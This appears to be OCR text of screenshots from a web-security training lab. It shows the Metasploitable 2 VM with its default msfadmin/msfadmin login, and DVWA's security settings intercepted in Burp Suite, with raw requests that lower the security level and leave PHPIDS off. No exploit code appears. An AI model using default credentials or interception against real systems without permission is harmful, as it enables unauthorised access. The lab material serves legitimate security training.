


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com


Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Request to http://192.168.50.101:80

```
GET / HTTP/1.1
Host: 192.168.50.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0
Request headers	7


Damn Vulnerable Web Ap
Not secure 192.168.50.101/dvwa/security.php
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder View Help
Dashboard Target Proxy Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Add notes
HTTP/1
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Event log (2) All issues
Memory: 109.3MB

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

Request to http://192.168.50.101:80

```
POST /dvwa/security.php HTTP/1.1
Host: 192.168.50.101
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.101
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/security.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=c2e57c3f02f7ad8c9a1a340afb4daf16
Connection: close

security=low&seclev_submit=Submit
```

Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	2
Request headers	13

